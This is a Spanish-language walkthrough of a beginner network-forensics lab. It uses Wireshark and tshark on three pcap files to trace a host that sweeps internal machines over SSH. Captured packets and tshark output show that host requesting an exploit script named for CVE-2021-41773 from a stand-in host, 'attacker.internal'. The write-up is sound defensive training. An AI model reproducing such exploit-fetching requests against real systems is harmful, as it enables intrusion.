

LA CORPORACIÓN



Descargamos el zip de la plataforma de los amigos de The Hackers Labs.

Nos aparecen 4 archivos (3 .pcap y 1 .pdf)

Leemos el pdf

evince '¡Tu primer desafío como analista de ciberseguridad!.pdf'

¡Tu primer desafío como analista de ciberseguridad!

Es tu primer día como analista junior en el departamento de ciberseguridad de La Corporación, una organización tecnológica que maneja datos críticos y confidenciales para clientes en todo el mundo. La Corporación ha sido objeto de constantes intentos de intrusión en las últimas semanas, y el equipo de seguridad está bajo presión para evitar cualquier brecha.

Tu jefe, un veterano de la ciberseguridad conocido por su actitud directa y su poca paciencia para los novatos, te ha dado tu primera tarea. Mientras te entrega tres registros de tráfico de red capturados durante el fin de semana, te dice con una sonrisa

irónica:

"Estos logs podrían contener algo interesante... o no. Es tu trabajo averiguarlo. Si logras identificar algún incidente o actividad sospechosa, tal vez merezcas estar aquí. Si no encuentras nada... bueno, siempre hay trabajo en el departamento de soporte."

Con los ojos de tus compañeros observándote y el reloj corriendo, sabes que esta es tu oportunidad para demostrar que tienes lo necesario para formar parte de este equipo.

Objetivo

Tu tarea como nuevo analista es:

1. Analizar los tres registros(viernes.pcap, sabado.pcap, domingo.pcap)
2. Responder a preguntas clave basadas en tus hallazgos.

Necesitamos analizar los archivos de captura de tráfico de red

(viernes.pcap, sabado.pcap, y domingo.pcap) para identificar


cualquier incidente sospechoso.



Para ello, utilizamos la herramienta [wireshark](#)

1 - Abrimos wireshark

2- Cargamos el archivo viernes.pcap

En Wireshark, ve a File > Open....





Revisando los tres .pcap lo que vamos a hacer

es buscar en wireshark la ip con mayor actividad

Vamos a Statistics > Endpoints.

En la ventana emergente:

Seleccionamos la pestaña IPv4.

Ordenamos la columna Packets o Bytes de mayor a menor para identificar:

Packets: Número total de paquetes enviados/recibidos por cada IP.

Bytes: Cantidad de datos transferidos por cada IP.

La primera IP en la lista es la que tiene más actividad.

Wireshark - Endpoints - domingo.pcap

Endpoint Settings

Name resolution

Limit to display filter

Copy

Map

Protocol

Bluetooth

BPv7

DCCP

Ethernet

FC

FDDI

IEEE 802.11

IEEE 802.15.4

Filter list for specific type

Ethernet	IPv4 - 16	IPv6	TCP - 16	UDP						
Address	Packets	Bytes	Total Packets	Percent Filtered	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	
192.168.1.100	15	1 kB	15	100.00%	15	1 kB	0	0 bytes		
192.168.1.39	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.1.71	1	100 bytes	3	33.33%	0	0 bytes	1	100 bytes		
192.168.1.89	1	61 bytes	3	33.33%	0	0 bytes	1	61 bytes		
192.168.1.107	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.1.110	1	100 bytes	1	100.00%	0	0 bytes	1	100 bytes		
192.168.10.2	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.10.14	1	61 bytes	2	50.00%	0	0 bytes	1	61 bytes		
192.168.10.20	1	100 bytes	2	50.00%	0	0 bytes	1	100 bytes		
192.168.10.71	1	61 bytes	4	25.00%	0	0 bytes	1	61 bytes		
192.168.10.72	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.10.78	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.10.81	1	100 bytes	2	50.00%	0	0 bytes	1	100 bytes		
192.168.10.90	1	61 bytes	1	100.00%	0	0 bytes	1	61 bytes		
192.168.10.91	1	61 bytes	2	50.00%	0	0 bytes	1	61 bytes		
192.168.10.104	1	100 bytes	1	100.00%	0	0 bytes	1	100 bytes		

Si usamos el filtro "ip.addr==192.168.1.100"

obtenemos todos los paquetes en que esta IP está involucrada

domingo.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.1.100

No.	Time	Source	Destination	Protocol	Length	Info
81	0.076615	192.168.1.100	192.168.1.89	SSH	61	Client: Encrypted packet (len=21)
82	0.077373	192.168.1.100	192.168.10.2	SSH	61	Client: Encrypted packet (len=21)
83	0.078119	192.168.1.100	192.168.1.39	SSH	61	Client: Encrypted packet (len=21)
84	0.078945	192.168.1.100	192.168.10.91	SSH	61	Client: Encrypted packet (len=21)
85	0.079713	192.168.1.100	192.168.10.72	SSH	61	Client: Encrypted packet (len=21)
86	0.080554	192.168.1.100	192.168.10.71	SSH	61	Client: Encrypted packet (len=21)
87	0.081426	192.168.1.100	192.168.10.78	SSH	61	Client: Encrypted packet (len=21)
88	0.082263	192.168.1.100	192.168.10.90	SSH	61	Client: Encrypted packet (len=21)
89	0.083066	192.168.1.100	192.168.1.107	SSH	61	Client: Encrypted packet (len=21)
90	0.083840	192.168.1.100	192.168.10.14	SSH	61	Client: Encrypted packet (len=21)
91	0.086308	192.168.1.100	192.168.10.81	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1
92	0.087521	192.168.1.100	192.168.10.20	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1
93	0.088630	192.168.1.100	192.168.1.110	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1

Frame 90: 61 bytes on wire (488 bits), 61 bytes captured (488 bits) on interface 0
 Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.10.14
 Transmission Control Protocol, Src Port: 20, Dst Port: 22, Seq: 0
 SSH Protocol
 Packet Length (encrypted): 4967661
 Encrypted Packet: 6c6964206c6f67696e20617474656d7074
 [Direction: client-to-server]

domingo.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.1.100

No.	Time	Source	Destination	Protocol	Length	Info
81	0.076615	192.168.1.100	192.168.1.89	SSH	61	Client: Encrypted packet (len=21)
82	0.077373	192.168.1.100	192.168.10.2	SSH	61	Client: Encrypted packet (len=21)
83	0.078119	192.168.1.100	192.168.1.39	SSH	61	Client: Encrypted packet (len=21)
84	0.078945	192.168.1.100	192.168.10.91	SSH	61	Client: Encrypted packet (len=21)
85	0.079713	192.168.1.100	192.168.10.72	SSH	61	Client: Encrypted packet (len=21)
86	0.080554	192.168.1.100	192.168.10.71	SSH	61	Client: Encrypted packet (len=21)
87	0.081426	192.168.1.100	192.168.10.78	SSH	61	Client: Encrypted packet (len=21)
88	0.082263	192.168.1.100	192.168.10.90	SSH	61	Client: Encrypted packet (len=21)
89	0.083066	192.168.1.100	192.168.1.107	SSH	61	Client: Encrypted packet (len=21)
90	0.083840	192.168.1.100	192.168.10.14	SSH	61	Client: Encrypted packet (len=21)
91	0.086308	192.168.1.100	192.168.10.81	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1
92	0.087521	192.168.1.100	192.168.10.20	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1
93	0.088630	192.168.1.100	192.168.1.110	HTTP	100	GET /CVE-2021-41773.sh HTTP/1.1

Frame 91: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0
 Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.10.81
 Transmission Control Protocol, Src Port: 20, Dst Port: 80, Seq: 0
 Hypertext Transfer Protocol
 GET /CVE-2021-41773.sh HTTP/1.1
 Host: attacker.internal
 [Full request URI: http://attacker.internal/CVE-2021-41773.sh]

Podríamos hacer lo mismo con tshark

```
. tshark -r domingo.pcap -Y "ssh" -T fields -e ip.src | sort | uniq -c | sort -nr
```

Running as user "root" and group "root". This could be dangerous.

```
10 192.168.1.100
```

```
. tshark -r domingo.pcap -Y "ssh" -T fields -e tcp.srcport -e tcp.dstport | sort | uniq -c | sort -nr
```

Running as user "root" and group "root". This could be dangerous.

```
10 20 22
```

```
. tshark -r domingo.pcap -Y "http.request" -T fields -e http.host -e http.request.uri | tail -n 5
```

Running as user "root" and group "root". This could be dangerous.

```
attacker.internal /CVE-2021-41773.sh
attacker.internal /CVE-2021-41773.sh
attacker.internal /CVE-2021-41773.sh
attacker.internal /CVE-2021-41773.sh
attacker.internal /CVE-2021-41773.sh
```

Propuesta de estudio scapy, tcpdump.....

👋 Buen día.